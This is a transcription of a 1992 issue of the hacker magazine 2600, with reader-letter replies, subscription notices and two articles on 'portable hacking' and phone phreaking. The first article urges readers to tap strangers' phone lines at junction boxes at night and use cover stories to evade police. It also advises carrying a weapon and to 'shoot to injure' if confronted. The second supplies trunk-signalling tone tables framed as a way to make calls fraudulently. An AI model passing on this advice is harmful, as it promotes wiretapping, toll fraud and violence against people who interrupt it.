I don't really expect this to surprise anyone. There are already 30 years worth of such stories that tell you who the powers that be really are and exactly what they are out to protect.

**The Iron Warrior**
**No Fixed Address**

*1) You're reaching a beeper number. You're expected to enter whatever number you want to show up on the beeper (using touch tones) followed by the # key. Hitting the # key is optional but it speeds things up. Some services allow you to transfer back to another beeper by hitting * and dialing the extension. This means you can beep a large number of people with one phone call if you so desire. (You can also mercilessly harass one person by beeping them repetitively on a single call.)*

*2) Cybertek is still around but if you put a name like Iron Warrior on your subscription, the post office may be having a moral dilemma delivering it. This happens to quite a few of our subscribers. There is literally no way we can get through to them to tell them that we can't get through to them. So they assume we've run off with their money and occasionally they write angry letters to us containing dark promises of revenge and suit. Many times a simple phone number, alternative address, or just telling the post office to accept mail for your alternative identity if you choose to have one is enough to alleviate these problems entirely.*

*3) If you're referring to companies having Caller ID within their establishment, that is not technically considered to be Caller ID. Basically a company or institution can do whatever it wants (within some reason) inside its boundaries. If they choose to have extensions identify what other extensions are calling them, it's completely within their rights. Phones that the general public uses are subject to regulations however. If, on the other hand, you're referring to companies that are able to tell who's calling them on their 800 lines, that technology is referred to as ANI (Automatic Number Identification), not Caller ID. While the end result is the same, the thought behind allowing ANI on such calls is that a company has the right to know who's calling them collect, which is what an 800 call really is. But there hasn't been nearly enough public awareness of the fact that 800 calls are no longer anonymous.*

*4) We suggest you not believe everything you hear or read. In this case we suggest that you believe nothing.*

## Outraged

**Dear *2600:***

I *hate* those @&%*# computers that invade my privacy through the phone. Is there any way to stop them?

**P.O.**

Tell them what they don't want to hear. And think of other ways to make it not worth their while. As far as we know, it's not illegal to harass people (or machines) that call you.

# RESPECT YOUR LABEL

IF YOUR ADDRESS LABEL SAYS IT'S TIME TO RENEW, YOU SHOULD TAKE IT VERY SERIOUSLY. UNLIKE MOST OTHER PUBLICATIONS, WE WON'T SEND YOU A BUNCH OF REMINDERS OVER AND OVER AGAIN. WE DON'T BELIEVE IN HOUNDING OUR (FORMER) READERS. SO YOU COULD FIND YOURSELF WONDERING WHY YOU HAVEN'T SEEN 2600 IN THE LAST FEW MONTHS. UNFORTUNATELY, WHEN THIS HAPPENS, SUBSCRIBERS USUALLY MISS AN ISSUE BY THE TIME THEY FIGURE OUT WHAT'S HAPPENED. AND IF YOU'VE EVER MISSED AN ISSUE OF 2600, YOU KNOW WHAT THAT ENTAILS. DON'T GET CAUGHT SHORT. RENEW BEFORE YOUR LAST ISSUE ARRIVES SO THERE WON'T BE ANY GAPS. RENEW FOR MULTIPLE YEARS SO YOU WON'T HAVE TO WORRY ABOUT THIS QUITE SO OFTEN. AND FOR YOU CORPORATIONS AND INSTITUTIONS THAT TAKE FOREVER TO PROCESS PURCHASE ORDERS, CONSIDER A LIFETIME SUBSCRIPTION SO YOU'LL NEVER HAVE TO DEAL WITH ANY OF THIS AGAIN.

INDIVIDUAL SUBSCRIPTION

□ 1 year/$21 □ 2 years/$38 □ 3 years/$54

CORPORATE SUBSCRIPTION

□ 1 year/$50 □ 2 years/$90 □ 3 years/$125

OVERSEAS SUBSCRIPTION

□ 1 year, individual/$30 □ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

□ $260 (the dire threats on this page will never apply to you)

BACK ISSUES (invaluable reference material)

□ 1984/$25 □ 1985/$25 □ 1986/$25 □ 1987/$25

□ 1988/$25 □ 1989/$25 □ 1990/$25 □ 1991/$25

**(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)**

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)

TOTAL AMOUNT ENCLOSED: □

# containment field

**2600 Magazine**
**PO Box 752**
**Middle Island, NY 11953 U.S.A.**
**Forwarding and Address Correction Requested**

SECOND CLASS POSTAGE

Permit PAID at
East Setauket, N.Y.
11733

ISSN 0749-3851

it never happened

# 2600

The Hacker Quarterly

VOLUME NINE, NUMBER TWO
SUMMER 1992

# SAD PAYPHONES

They may not be foreign payphones but they look rather alien to us. These phones happened to be in the wrong place at the wrong time - namely, Los Angeles in the spring of 92. Riots have never been kind to payphones. We can only imagine what the COCOTs looked like.

*Photos by Kuang, another 2600 contributor risking his life for the glory of Page 2.*

***SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. AUSTRALIA AND SOUTH AMERICA NEEDED!***

*2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.*

**POSTMASTER:** Send address changes to
*2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds). Overseas -- $30 individual, $65 corporate.

Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990, 1991 at $25 per year, $30 per year overseas. Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

**ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:**
*2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
**FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:**
*2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
**INTERNET ADDRESS:** 2600@well.sf.ca.us

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**

# STAFF

**Editor-In-Chief**
Emmanuel Goldstein

**Artwork**
Holly Kaufman Spruch

***"The back door program included a feature that was designed to modify a computer in which the program was inserted so that the computer would be destroyed if someone accessed it using a certain password." - United States Department of Justice, July 1992***

**Writers:** Billsf, Eric Corley, The Devil's Advocate, John Drake, Paul Estev, Mr. French, Bob Hardy, The Infidel, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr. Upsetter, Dr. Williams, and the identity impaired.

**Technical Expertise:** Rop Gonggrijp, Phiber Optik, Geo. C. Tilyou.

**Shout Outs:** Steve and friends at CJS, the Northwest Plaza Posse, 5182989953, Franklin, Mike, Fran, Iowa's Mt. Vernon, Mnemonic.

# On The Road Again

## *Portable Hacking*

**by The Masked Avocado**

As the smoke clears from the battlefield, it appears that the enemy has gained a major victory. Scores of people raided, many arrested, some in jail, bulletin boards seized; the casualties are many. Today it is almost impossible to find any hack/phreak board, let alone a decent one. Everyone is laying low, information is scarce. When asked, almost everyone is "retired". Our world is on hold, and has been on hold for what seems like an eternity. The *Phrack* trials, Operation Sun Devil, and a dozen other events have struck a major blow against our way of life, and caused paralysis. Just like in the real world, the phreak/hack world is experiencing a recession of its own.

Raids, of course, have happened many times before, to a lesser extent, and the phreak/hack world has always bounced back. I am sure that the phreak/hack world will come back stronger than ever one of these days. But if it is to survive and avoid another series of raids, then it must change. No longer will we have the comfort of hacking, phreaking, or scanning from home. Those days are over; the enemy has finally learned to use technology too. CLID, ANI, DNRs, narcs, and wiretaps have changed the way of hacking. If we are to survive, then we must change as well. Hacking on the road is no longer an option. It has become a necessity.

### History

From the beginning, phone phreaks realized that the surest way to avoid being busted was to use payphones. They called them "phortress phones". Phreaking from a payphone was not that much harder that doing it from home. However, many found this to be an inconvenient, if not a somewhat overly paranoid, option. Given the technology, ignorance, and lack of law enforcement on the part of the enemy at the time, very few were busted. I remember when people set up their computers to hack 950 codes all night, scan entire 1-800 exchanges, and blast all sorts of illegal tones down their home telephone line without giving it a second thought. Today, this kind of behavior is equivalent to suicide. It has gotten to the point where, if you have a DNR on your line, and you actually have the balls to call your favorite bulletin board or (gasp!) call a Telenet port, you could be raided or have yourself hauled in for questioning. Because of easier tracing, recent examples have shown that you can be raided for calling a board, especially one under investigation, perhaps not even knowing that the board was set up illegally on a hacked Unix. Big Brother may be eight years late, but he has arrived. Let us take Darwin's advice, and adapt before we become extinct.

### Who Should Go Portable?

Everyone, actually. However, novices and explorers should learn as much as they can from others, and try not to do anything overtly dangerous from home. There is much exploration that is completely legal, like public access Unix machines and the Internet. Those who should go portable right away are experienced hackers, those with a relatively high profile in the hacking community, or those who have many associates in the hacking community. Because of this, they are likely to have a DNR already slapped on their line. Sometimes, all it takes is to have one DNR'ed hacker call another, and the second one has a pretty good chance of getting a DNR of his very own. Enough gloom, let's see what lies ahead.

### What You'll Need

Okay, you don't particularly want to get busted by hacking from home, and you want to take your recreation on the road, eh? Well, let us explore the options. Knowing your options and getting the right equipment can make your experience of hacking on the road a less difficult, more comfortable, and more pleasant one. Depending on the hacker, several factors come into play when purchasing equipment, among them price, power, and portability.

Obviously, one does not need a 486-50DX laptop with an active matrix TFT color screen, 64 megs of RAM, 660 meg hard disk, running Unix V.4 to go hacking. Besides the $13,000 cost, I don't think getting a hernia is anyone's idea of a fun evening. Besides, with a system like that, chances are the laptop you are calling from has twenty times more power than the piece of shit 3B2 with a 40mb hard disk that you're likely to hack into. Similarly, a dinky little pocket computer with a 20x2 flickering LCD screen and a conveniently alphabetized ultra-bouncy membrane chicklet keyboard is not what is needed either.

Important factors in purchasing a laptop or notebook computer are price, weight, screen readability, keyboard, memory, disk storage, and battery life. The price that you can afford should be determined by you. As far as the screen goes, it should be large enough, preferably 80x24 characters, and easy to read. LCD is okay, supertwist LCD even better, EL and PLASMA are even better than that, but if you plan to hack at night or in the dark like most hackers on the road, you should make sure your laptop has a backlit screen. Color LCD screens are useless unless you plan to call Prodigy or download and view GIFs, in which case you should stop reading this article right now and go back to play with your Nintendo.

The keyboard should be a standard full-sized QWERTY keyboard, with full travel plastic keys. You don't need a numeric keypad or function keys or any of that crap. Membrane keyboards or chicklet rubber keys are out of the question. Unless you are utterly retarded, having your keys alphabetized is not an added benefit. Basically, if can touch type on a keyboard without your fingers missing keys, getting jammed or slipping around, then it is a good keyboard.

You don't need a lot of memory on your portable either, since you will mostly be using it as a dumb terminal. However you should have enough memory to run your terminal software and be able to buffer most of your online sessions for later analysis. A floppy drive or some kind of permanent storage is also a good idea. If your portable has battery backed RAM, you may get away without using a floppy drive, since you can always transfer any buffers to a larger machine via the serial port.

The last, and perhaps most important factor in determining your choice for a laptop or notebook is battery life, or more precisely, how long you can use the machine (when it's turned on) before needing a recharge or battery change. Unless you plan to find an AC outlet at every location you hack from, battery capacity is a crucial factor. These battery times vary greatly, anywhere from two hours to 20 hours on some notebooks and palmtops. I would recommend a machine with at least four hours of battery life per charge. If you have a floppy disk drive, your battery life will decrease significantly with each disk access, so try to keep any disk access to a minimum. If your terminal software accesses the disk a lot, I would suggest running it from a ram disk. Having a hard disk on a laptop is pretty useless in relation to hacking, unless your sole purpose in life is to climb a telephone pole so that you can leach all the latest nudie GIFs from Event Horizon's 1-900 number.

"No longer will we have the comfort of hacking, phreaking, or scanning from home."

The laptop and notebook market has changed more quickly than any other segment of the computer industry. New models are literally coming out every three months. While the new models offer better screens and lighter weight, they are usually far too expensive, especially for use as mere hacking rigs. But, an interesting byproduct of all this change is the fact that the older models are constantly being liquidated at almost rock bottom prices by companies like DAK, Damark, and Underware Electronics, which sell by catalog through mail order or by any number of companies that advertise in *Computer Shopper*. The prices are dropping constantly, and by the time you read this article I'm sure the prices I mention will sound high once you've looked through some of these catalogs. Not long ago a friend of mine purchased a brand new 4.4 pound discontinued NEC Ultralight computer with a backlit LCD screen, with a 2MB battery backed silicon disk, and a built-in 2400 modem for just under $500. I've seen a Toshiba 1000 going for $399, Zenith Minisport machines going for $299. If you want, you can pick up a 386SX-20 notebook for under a thousand bucks easily. The point is that the hardware is there, and it's usually far less expensive than any desktop machines.

**Modems And Couplers**

One does not need a 57,600 baud V.32bis/V.42bis modem to go hacking. Unless you plan to download all of the Unix System V source code from an AT&T mini in under 5 minutes, a high speed modem is not required. A 300 baud modem may be too slow for most purposes, and the only times I would recommend 300 baud is if your notebook or palmtop has a small screen where everything would scroll off too quickly or if you're a slow reader.

A 1200 or 2400 baud modem will do fine. If it has error-correction (i.e., MNP), even better. If your laptop doesn't already have one built-in, I would suggest buying a pocket modem. Pocket 1200 baud modems can be found for as low as $29. Most pocket modems are the size of a cigarette pack and run for 15 hours or so off of a 9 volt battery. Other pocket modems, like the Practical Peripherals' Practical Pocket Modem (Model PM2400PPM, price $159 retail, can be found for $79 mail order) or the Novation Parrot, use low-power chips and run off either the power from your RS-232 port or the phone line voltage or both. These modems are not much more expensive than the battery powered ones, and you never have to worry about your modem running out of power. All pocket modems are Hayes AT compatible and some, like the WorldPort 2496 Pocket Fax/Modem, even have G3 fax capability.

If you're going to be hacking from payphones, you're going to need an acoustic coupler to attach to your modem. Several are available from stores specializing in laptops and laptop accessories. The most popular among hackers is the CP+, available from The Laptop Shop. There's also the Konnexx coupler, which can work with 9600 baud modems and faxes. Look in magazines like *Mobile Computing* for ads for other models. A coupler will run you around $100 mail order.

Ultimately, it is best to keep your portable hacking system as small as possible and made of the minimum number of parts. A notebook machine such as the Tandy WP-2, Cambridge Z88, NEC Ultralight, and the acoustic coupler/modem mentioned above is probably the best possible combination for a compact and inexpensive portable rig. It's small and light, consists of only two or three pieces, fits in a small briefcase or knapsack, and weighs just under five pounds.

By planning and designing your system from start to finish you can achieve a sleek efficient portable hacking system. Poor planning can result in uncomfortable heavy multi-piece systems that one has to drag around. Before laptops really existed, a friend of mine decided to put together a portable rig from parts he already had, and this did not turn out too well. His system consisted of an Apple IIc, a 12 volt car battery, AC power inverter, 7" monochrome monitor, and a full size external Hayes modem. The only things he ended up buying were the inverter and acoustic coupler. However this system was a nightmare of a machine, weighing almost 45 pounds, consisting of seven cumbersome pieces, with tangled cables, and capable of completely draining a fully charged car battery in a matter of 30 minutes. He managed to fit the entire system in a large suitcase. It took him almost 15 minutes to set the entire thing up inside a phone booth, leaving very little room for him. If trouble would arise, he would have a very difficult time making a quick getaway. This is an example of what not to do when putting together your portable rig.

**Where To Go Hacking**

Location is just as important as having a good portable rig. Where you hack from determines how long you can hack, how late you can hack, whether you'll be bothered by interruptions or have to look over your shoulder every minute, and many other factors. Unless you happen to be travelling around the country and staying in hotels every other week, your only options for portable hacking are payphones, junction boxes, and exposed phone wiring. Finding a great hacking location takes some work, but is well worth the effort. You can save time by surveying locations beforehand, that is, before you actually go hacking. You should find several possible locations that meet your needs. After using one location for a week or so, you should move on. Depending on the sensitivity of the machines you hack, using the same location for an extended amount of time is hazardous to your freedom.

"Ultimately, it is best to keep your portable hacking system as small as possible and made of the minimum number of parts."

Time of day is also another important factor. It is best to go out late at night to do the majority of your hacking. Besides, 3 am is about the only decent time you can cut into people's phone lines to attach your portable without being noticed. However, 3 am is also when the local cops like to make their rounds through quiet neighborhoods, so be careful, because it's very hard to explain what you were doing inside a junction box to the police, even if you were wearing a lineman's helmet, because linemen don't work at 3 am.

If you don't have an acoustic coupler, you can't really use payphones unless you manage to get access to the wiring. Therefore, you are limited to using whatever telephone lines you can get your wire cutters on. Junction boxes are great, but the ones directly on the street are too dangerous. For all junction boxes, bring along the necessary hex wrench. Almost all junction boxes in suburbia are unlocked and usually very secluded. In the city, however, the best junction boxes are in back of large apartment buildings, or in their basements, or in back of stores and in parking lots. As an added bonus, junction boxes not on the street are not locked. When using a junction box, it is very preferable if you cannot be seen from the street. Junction boxes on poles are also good if you can find them in secluded or remote areas. I found one near me that fits my needs well. It is a huge unlocked box, atop a pole, with a very nice and comfortable seat. What is really great though, is that right next to the pole there's a tree. The branches and leaves of the tree completely engulf the top of the pole, thus I am completely invisible to people passing by on the street. I simply climb the tree to get high enough to start climbing the metal ladder spikes on the pole, and climb up to the seat, unpack my rig, and I'm ready to rock. This is the perfect hacking and phreaking location at 3:00 in the morning. Having access to hundreds of different lines also allows one to use such a location for many hacking sessions before moving on. If you're a college student, dorms are great places to find indoor junction boxes. They are usually in stairwells and in the basement.

If you are not able to use a junction box, all you have to do is find a running line in a secluded location. Again, the backs of apartment buildings and the backs of stores are good places to find wiring. Be sure you know what you are doing, because there is a lot of other wiring that can get in the way, such as cable TV, antenna, and electrical wiring. If you fry yourself on a power cable then you deserve it, because you're too stupid to even go hacking.

If you plan a direct connection (running wiring or junction boxes), other parts you will want to bring along on your hacking trips are a lineman's handset, wire cutters and strippers, and an RJ-11 phone jack with alligator clips.

If you have an acoustic coupler, you have the added option of using payphones and phone booths. But stay away from COCOTs, they are too much of a headache, and the sound quality usually sucks. Good places to find secluded payphones late at night are parks, playgrounds, beaches, and boardwalks. If you live in New York City, then this does not apply to you unless you enjoy being harassed and urinated upon by homeless people while trying to gain root. Obviously, outdoor hacking becomes much less of an option when it rains or when the weather turns cold. During the day, good places to find secluded payphones are old public buildings, college buildings, airports, hotels, libraries, and museums. I once found a phone booth in an old secluded hallway at the Museum of Natural History in Manhattan. This phone was rotary and hadn't been used by humans in I don't know how long. The phone books in there were from 1982. The phone booth was recessed in a wall, well lighted, with a door. Needless to say, this was the perfect spot for several hacking sessions during the day.

With payphones, there is the added problem of the phone constantly wanting money. A red box is very cumbersome, and modem transmissions are immediately killed when the phone wants money every few minutes. Unless your hacking consists entirely of machines with 1-800 dialups, codes or calling cards are a must. Using a phone company with good sound quality, such as AT&T or Sprint, will reduce errors and line noise. Given the acoustic nature of the connection, it becomes necessary to manually flash the switch-hook between calls, and perhaps even manually dialing if your modem cannot autodial. This hassle can be avoided by using a dial-out such as a Unix with cu, an Internet dial-out, or PC Pursuit.

Unlike on TV and in the movies, cellular phones are not really an option for portable hacking, unless you have the ability to completely reprogram yours at a moment's notice, by changing both the Electronic Serial Number and the Telephone Number to someone else's. This type of phreaking requires some advanced knowledge. Getting the ESN's and TN's is not a problem since they are broadcast digitally over the air, and you can pluck them right off the air if you build a decoder and hook it up to a scanner with 800mhz capability. This is, however, a topic for another article. Just as an aside, modem transmissions over cellular phones are quite possible with error correcting modems up to 9600 baud. Telebit even makes a very nice cellular modem called the Cellblazer which can pump data through at 16,000 baud.

> "Unless you happen to be travelling around the country and staying in hotels every other week, your only options for portable hacking are payphones, junction boxes, and exposed phone wiring."

### Taking to the Road

Another crucial element in successful

portable hacking is planning. In light of time constraints and battery life, you should plan as much of your work ahead of time as possible. Any preliminary work should be done before the mission (research, social engineering, etc.). I understand that hacking is somewhat of an unorganized, unplanned activity, but you should at least have some sort of agenda laid out. That's not to say that you can't have any fun or enjoy yourself; you could spend all night calling pirate boards in Europe, for all I care. Nothing is worse than sitting atop a telephone pole at four in the morning trying to think of where to call next.

Be prepared, and bring everything you will need: your rig, handset, notebook, flashlight, food and drink, a list of computers to call, and if you live in New York City, bring along a weapon for self-defense.

When using payphones, it is also a good idea to have a good excuse ready in case someone asks you what you're doing. A favorite among hackers on the road is, "I'm a freelance writer and I'm transmitting a story to my editor." During the daytime at a payphone no one is likely to even notice you since so many people have laptops these days. If you're at a junction box or cutting into someone's phone wiring at three in the morning, no excuse is necessary. Just be prepared to shoot to injure, and run like hell.

During your hacking mission, try to have a good idea of where you are, and make a note of any exits that may be needed if you need a quick getaway. And buffer everything for later review.

### The Future

The ultimate thrill would be to carry around a notebook machine with a pocket packet radio TNC and a portable HF transceiver. There are places on the packet nets where you can link into TCP/IP gateways and telnet to any place on the Internet. Also rumored to exist on the packet nets are telephone modem dial-outs. With this kind of setup, you could literally be in the middle of the desert outside of Phoenix, and be hacking a machine anywhere the world. When you're done, you can just move on. I'm sure this scares the shit out of law enforcement, and rightly so. But that may be exactly what we're doing five years from now.

### Conclusion

I have been on many portable hacking trips, sometimes alone, and sometimes with friends. All I can really say is that it's a lot of fun, just like regular hacking, but without any of the worries associated with hacking from home. Also, portable hacking is more exiting than just sitting at home in front of your computer. If you find good locations, and bring along a couple of buddies and plenty of good American beer, hacking on the road can be the best thing in the world.

# hitchhikers guide to the phone system
# phreaking in the nineties

by Billsf

### Introduction

In this article I will try to introduce you to the most complex machine on earth: the phone system. It's a guide to having fun with the technology, and I hope it will help you on your travels through the network. It is by no means a definitive manual: if you really want to get into this, there are lots of additional things you must learn and read.

This article assumes you know a little bit about the history of phreaking. It is meant as an update for the sometimes very outdated documents that can be downloaded from BBS's. In here I'll tell you which of the old tricks might still work today, and what new tricks you may discover as you become a phone phreak.

As you learn to phreak you will (hopefully) find ways to make calls that you could not make in any other way. Calls to test numbers that you cannot reach from the normal network, calls to ships (unaffordable otherwise), and much more. As you tell others about the hidden world you have discovered, you will run into people who have been brainwashed into thinking that all exploration into the inner workings of the phone system is theft or fraud. Convincing these people of your right to explore is probably a waste of time, and does not advance your technical knowledge.

Phreaking is like magic in more than one way. Those people who are really good share their tricks with each other, but usually don't give out these tricks to anyone walking by. This will be somewhat annoying at first, but once you're really good you'll understand that it's very unpleasant if the trick you just discovered is wasted the very next day. I could tell you at least twenty new tricks in this article but I prefer to teach you how to find your own.

Having said this, the best way to get into phreaking is to hook up with other phreaks. Unlike any other sub-culture, phreaks are not bound by any geographical restrictions. You can find other phreaks by looking for hacker/phreak BBS's in your region. Having made contact there you may encounter these same people in teleconferences that are regularly set up. These conferences usually have people from all over the planet. Most phreaks from countries outside the United States speak English, so language is not as much of a barrier as you might think.

If you live in a currently repressed area, such as the United States, you should beware that even the things that you consider "harmless exploring" could get you into lots of trouble (confiscation of computer, fines, probation, jail, loss of job, etc.). Use your own judgement and find your protection.

### Getting Started

The human voice contains components as low as 70Hz, and as high as 8000Hz. Most energy however is between 700 and 900Hz. If you cut off the part under 200 and above 3000, all useful information is still there. This is exactly what phone companies do on long distance circuits.

If you think all you have to do is blow 2600Hz and use a set of twelve MF combinations, you have a lot of catching up to do. One of the first multifrequency systems used was R1 with 2600Hz as the line signalling frequency, but for obvious reasons it is rarely used anymore, except for some very small remote communities. In this case its use is restricted, meaning it will not give you access to all the world in most cases.

To begin with, all experimenting starts at home. As you use your phone, take careful note as to what it does on a variety of calls. Do you hear "dialing" in the background of certain calls as they are set up? Do you hear any high pitched beeps while a call is setting up, as it's answered or at hangup of the called party?

Can you make your CO fail to complete a call either by playing with the switchhook or dialing strange numbers? If you are in the United States, did you ever do something that will produce a recording: "We're sorry, your call did not go through...." after about 15 seconds of nothing?

If you can do the last item, you are "in" for sure! Any beeps on answer or hang-up of the called party also means a sure way in. Hearing the actual MF tones produced by the telco may also be your way in. While it would be nice to find this behavior on a toll-free circuit, you may consider using a national toll circuit to get an overseas call or even a local circuit for a bigger discount. Every phone in the world has a way in. All you have to do is find one!

### An Overview of Systems

First we must start with numbering plans. The world is divided up into eight separate zones. Zone 1 is the United States, Canada, and some Caribbean nations having NPA 809. Zone 2 is Africa. Greenland (299) and Faroe Islands

(298) do not like their Zone 2 assignment, but Zones 3 and 4 (Europe) are all taken up. Since the DDR is now unified with BRD (Germany) the code 37 is up for grabs and will probably be subdivided into ten new country codes to allow the new nations of Europe, including the Baltics, to have their own codes. Greenland and the Faroe Islands should each get a 37X country code. Zone 5 is Latin America, including Mexico (52) and Cuba (53). Zone 6 is the South Pacific and includes Australia (61), New Zealand (64) and Malaysia (60). Zone 7 is now called the CIS (formerly the Soviet Union), but may become a third European code. Zone 8 is Asia and includes Japan (81), Korea (82), Vietnam (84), China (86), and many others. Zone 9 is the sub-continent of India (91) and surrounding regions. A special sub-zone is 87, which is the maritime satellite service (Inmarsat). Country code 99 is reserved as a test code for international and national purposes and may contain many interesting numbers.

In Zone 1, a ten digit number follows with a fixed format, severely limiting the total number of phones. NPA's like 310 and 510 attest to that. The new plan (beginning in 1995) will allow the middle digit to be other than 1 or 0, allowing up to five times more phones. This is predicted to last into the 21st century. After that Zone 1 must move to the fully extensible system used in the rest of the world.

The "rest of the world" uses a system where "0" precedes the area code for numbers dialed within the country code. France and Denmark are notable exceptions, where there are no area codes or just one as in France (1 for Paris and just eight digits for the rest). This system has proven to be a total mess - worse than the Zone 1 plan!

In the usual numbering system, the area code can be of any length, but at this time between one and five digits are used. The phone number can be any length too, the only requirement being that the whole number, including the country code but not the zero before the area code, must not exceed fourteen digits. Second dialtones are used in some systems to tell customers they are connected to the area they are calling and are to proceed with the number. With step-by-step, you would literally connect to the distant city and then actually signal it with your pulses. Today, if second dialtones are used it's only because they were used in the past. They have no meaning today, much like the second dialtones in the custom calling features common in the United States. The advantages of the above "linked" system is that it allows expansion where needed without affecting other numbers. Very small villages may only have a three digit number while big cities may have eight digit numbers. Variations of this basic theme are common. In Germany, a large company in Hamburg may have a basic five digit number for the reception and eight digit numbers for the employee extensions. In another case in this same town, analog lines have seven digits and ISDN lines have eight digits. In many places it common to have different length numbers coming to the same place. As confusing as it sounds, it really is easier to deal with than the fixed number plan!

### International Signalling Systems

CCITT number four (C4) is an early system that linked Europe together and connected to other systems for overseas calls. C4 uses two tones: 2040 and 2400. Both are played together for 150mS (P) to get the attention of the distant end, followed by a "long" (XX or YY = 350mS) or a "short" (X or Y = 100mS) of either 2040 (x or X) or 2400 (y or Y) to indicate status of the call buildup. Address data (x=1 or y=0, 35ms) is sent in bursts of four bits as hex digits, allowing 16 different codes. One hundred milliseconds of silence was placed between each digit in automatic working. Each digit therefore took 240mS to send. This silence interval was non-critical and often had no timeout, allowing for manual working. C4 is no longer in wide use, but it was, due to its extreme simplicity a phreak favorite.

CCITT number five (C5) is still the world's number one overseas signalling method; over 80 percent of all overseas trunks use it. The "plieks" and tones on Pink Floyd's "The Wall" are C5, but the producer edited it, revealing an incomplete number with the old code for London. He also botched the cadence of the address signalling very badly, yet it really sounds OK to the ear as perhaps the only example most Americans have of what an overseas call sounds like!

In actual overseas working, one-half second of 2400 and 2600Hz, compound, is sent (clear forward) followed by just the 2400Hz (seize), which readies the trunk for the address

*DTMF is on a 4x4 matrix, one tone from a row and one from a column. 1 = 697+1209, etc.*

| | 1209 | 1336 | 1477 | 1633 |
|---|---|---|---|---|
| 697 | 1 | 2 | 3 | A |
| 770 | 4 | 5 | 6 | B |
| 852 | 7 | 8 | 9 | C |
| 941 | * | 0 | # | D |

*MF signalling, often used to signal between points, uses a 2 of 6 matrix. Each tone has a weighting which adds up to an unique number. The three standard sets of tones use this system.*

| DIGIT | WEIGHTING |
|---|---|
| 1 | 0+1 |
| 2 | 0+2 |
| 3 | 1+2 |
| 4 | 0+4 |
| 5 | 1+4 |
| 6 | 2+4 |
| 7 | 0+7 |
| 8 | 1+7 |
| 9 | 2+7 |
| 0 (code 10) | 4+7 |
| 11 (code 11) | 0+12 |
| 12 (code 12) | 1+12 |
| KP1 (code 13) | 2+12 |
| KP2 (code 14) | 4+12 |
| ST (code 15) | 7+12 |

*For C5, either KP is 100mS and each digit lasts 50mS. A 50mS off time is used between each digit. For older R1 systems, the KP is 100mS and each digit is 68mS on and 68mS off. Modern systems are C5 compatible and use the C5 timing. In North America, an additional 50 or 68mS pause is inserted before the last digit.*

*Example: KP18(pause)2ST.....KP03120600148(pause)0ST. This pattern was added about 15 years ago and appears to be unnecessary, except to give an audible indication of false (blue box) signalling. Its use is HIGHLY recommended for phreaks where it is normally used by the telco! R2 is a COMPELLED system where reception of the forward signal produces a backward signal, which at its reception, stops the forward signal. The stopping of the forward signal stops the backward signal, and when the stopping of the backward signal is detected, a new forward signal is generated. This goes back and forth until all the information is transmitted. The backward signal (usually "1", send next digit) tells the sending end what to send next. See the CCITT Red Book or Welch for complete information on both systems.*

| WEIGHT | MFC | R2 forward | R2 backward |
|---|---|---|---|
| 0 | 700 | 1380 | 1140 |
| 1 | 900 | 1500 | 1020 |
| 2 | 1100 | 1620 | 900 |
| 4 | 1300 | 1740 | 780 |
| 7 | 1500 | 1860 | 660 |
| 12 | 1700 | 1980 | 540 |

***C4 is the old European signalling system. The address signals have 35mS pause between each beep and 100mS pause (minimum) between each digit. Minimum time to send a digit (including pause) is 345mS. This system is in limited use today, if at all.***

| | | | |
|---|---|---|---|
| x: | 2040 | 35mS (binary "1") | |
| y: | 2400 | 35mS (binary "0") | |
| X: | 2040 | 100mS | |
| Y: | 2400 | 100mS | |
| XX: | 2040 | 350mS | |
| YY: | 2400 | 350mS | |
| P: | 2040+2400 | | 150mS |

| | |
|---|---|
| Clear Forward: | PXX |
| Transit Seizure: | PX |
| Forward Transfer: | PYY |
| Terminal Seizure: | PY |
| 1: | yyyx |
| 2: | yyxy |
| 3: | yyxx |
| ... | |
| 14: | xxxy |
| 15: | xxxx |
| 16: | yyyy |

| PLACE | EVENT | FREQ | CADENCE |
|---|---|---|---|
| N. America | dialtone | 350+440 | continuous |
| | ring | 440+480 | 2s on 4s off |
| | busy | 480+620 | 0.5s on 0.5s off |
| | fast busy | 480+620 | 0.25 on 0.25 off |
| England | ring | 450+500 | 0.25 on 0.5 off |
| (Australia, New Zealand, etc.) | | | 0.25 on 2.0 off |
| Japan | ring | 450+500 | 1.0 on 2.0 off |
| Holland | dialtone | 150+450<br>(450 at -8dB) | continuous |
| most of world | all | 400 or 440 | (see text) |
| | SIT | 950, 1400, 1800 | (see text) |

***Most of the world's phone systems use only one low pitched tone to represent all calling status. The most common tones in use are 400Hz, 440Hz, and 450Hz. In some cases the tones are modulated, usually AM, at 25 or 50Hz at variable depths. In some old switches, the ring modulates the tone, or it is just the harmonics of the ring frequency, which is usually 25Hz, but can be other frequencies, producing the "fart ring". Cadences for the busy are either the fast at 0.25 on and 0.25 off, or the slow at 0.5 on and 0.5 off. Ring signals are usually on one second and off for two, but can vary. In Iraq, the ring is continuous! The SIT (subscriber information tone) is 950 then 1400 and then 1800Hz. The total length is about one second. The lengths of the individual tones are sometimes variable to impart different meanings for automatic detection.***

signalling. All address signals are preceded with KP1 (code 13) for terminal traffic, plus a discriminating digit for the class of call and the number. The last digit is ST (code 15) to tell the system signalling is over. For international transit working, KP2 (code 14) is used to tell the system a country code follows, after which the procedure is identical to the terminal procedure.

